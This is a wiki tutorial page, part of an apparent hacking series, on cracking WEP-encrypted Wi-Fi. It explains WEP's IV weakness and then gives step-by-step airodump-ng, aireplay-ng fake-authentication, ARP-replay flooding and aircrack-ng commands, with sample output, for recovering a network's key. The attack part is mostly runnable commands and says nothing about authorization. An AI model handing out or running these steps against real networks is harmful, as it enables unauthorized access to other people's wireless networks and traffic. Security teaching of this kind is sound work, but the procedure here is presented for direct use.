5. Gaining Access - WEP Cracking

Basics

- WEP means: Wired Equvalent Privacy
- It's an old encryption
- Uses an algorythm called **RC4**
- Still used in some networks
- Can be cracked easily

How Encryption works

- Each Package is encrypted via a unique Keystream
- Random Initialization Vector (IV) is used to generate the Keystreams
- The IV is only 24 bits
- IV + (password) Key = keystream

WEP Cracking

- IV is too small (24bits)
- IV is sent in plain text

Weakness

- IV's **will repeat** on busy networks
- This will make WEP vulnerable to statistical attacks
- Repeated IV's can be used to determine the Keystream
- And break the encryption

We can use the tool aircrack-ng to determine the keystream

To crack WEP we need to

I am assuming, you already have done Part 1 and 2 of this tutorial


1. Capture a large amount of Packages/IVs (airodump-ng)

```
airodump-ng --bssid 11:22:33:44:55:66 --channel 12 --write ~/wep-cap wlan0
```

2. Analyse the captured IVs and crack the key (aircrack-ng)

```
aircrack-ng wep-cap.cap
```

It should look something like this:



If the ASCII Code isn't displayed, which will be sometimes the cast, just use the key between the brackets, while removing the colons like this: 41:73:32:33:70 -> 4173323370

Which means, the target router will accept both: **As23p** or **4173323370** as password

WEP Cracking

Problem:

- If network is not busy
- It would take some time to capture enough IVs

Solution:

- Force the AP to generate new IVs

Fake Authentication

Problem:

APs communicate with connected clients

- We can't communicate with it
- we can't even start the attack

Solution:

- Associate (don't confuse with connecting to AP) with the AP before launching the attack

1) Use airodump-ng

```
airodump-ng --bssid 11:22:33:44:55:66 --channel 11 --write arpreplay wlan0
```

2) Assosiate with AP

```
aireplay-ng --fakeauth 0 -a 11:22:33:44:55:66 -h 48:5D:60:2A:45:25 wlan0
```

The MAC Adress 48:5D:60:2A:45:25 is an example for your wireless adapter's MAC Adress. You can get the MAC by typing:

```
ifconfig
```

```
mon0: flags=867<UP,BROADCAST,NOTRAILERS,RUNNING,PROMISC,ALLMULTI>  mtu 1500
        unspec 48-5D-60-2A-45-25-30-3A-00-00-00-00-00-00-00-00  txqueuelen 1000  (UNSPEC)
        RX packets 369825  bytes 45061639 (42.9 MiB)
        RX errors 0  dropped 54195  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Just use the first **12** chars and replace the minus with colums

After Running **aireplay-ng** the Option **AUTH** should be **OPN** and a new **Station** should appear. The Station should be your Adapters MAC Address

```
CH  6 ][ Elapsed: 4 mins ][ 2018-10-09 12:40

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

64:16:F0:EC:7B:F3  -33 100     2369        0    0   6  270  WEP  WEP    OPN  Test_AP

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

64:16:F0:EC:7B:F3  48:5D:60:2A:45:25    0    0 - 1    1  0        4
```

This means, you are associated but not connected to the network. Which means you can now communicate with the AP. If you send anything to this network it will now accept it, even when not connected to the Network.

ARP Request Replay Attack

Problem

- If Network is not busy
- it would take some time to capture enough IVs

Solution

- Force the AP (AccessPoint) to generate new IVs

This is the most reliable and easy method

- Wait for an ARP packet
- Capture it and repay it (retransmit it)
- This causes the AP to produce abother packet with a new IV

- Keep doing this till we have enough IVs to crack the key

1) Use airodump-ng

```
airodump-ng --bssid 11:22:33:44:55:66 --channel 11 --write arpreplay wlan0
```

2) Associate with the AP

```
aireplay-ng --fakeauth 0 -a 11:22:33:44:55:66 -h 48:5D:60:2A:45:25 wlan0
```

---

3) ARP Request Replay Attack

```
aireplay-ng -- arpreplay -b 11:22:33:44:55:66 -h 48:5D:60:2A:45:25 wlan0
```

Now it will flood the Access Point with packages to generate IV's

4) Now associate another time with the AccessPoint

```
aireplay-ng --fakeauth 0 -a 11:22:33:44:55:66 -h 48:5D:60:2A:45:25 wlan0
```

5) And run aircrack-ng

```
aircrack-ng arpreplay-01.cap
```

For easier layout, use Terminator as terminal, so you can split the terminal and have various commandlines open or use a terminal Multiplexer like tmux. I'd recommand to run 1) 3) and 5) at the same time.

Revision #9
Created 2023-02-10 18:33:46 UTC by tinfoil-hat
Updated 2023-03-09 18:06:05 UTC by tinfoil-hat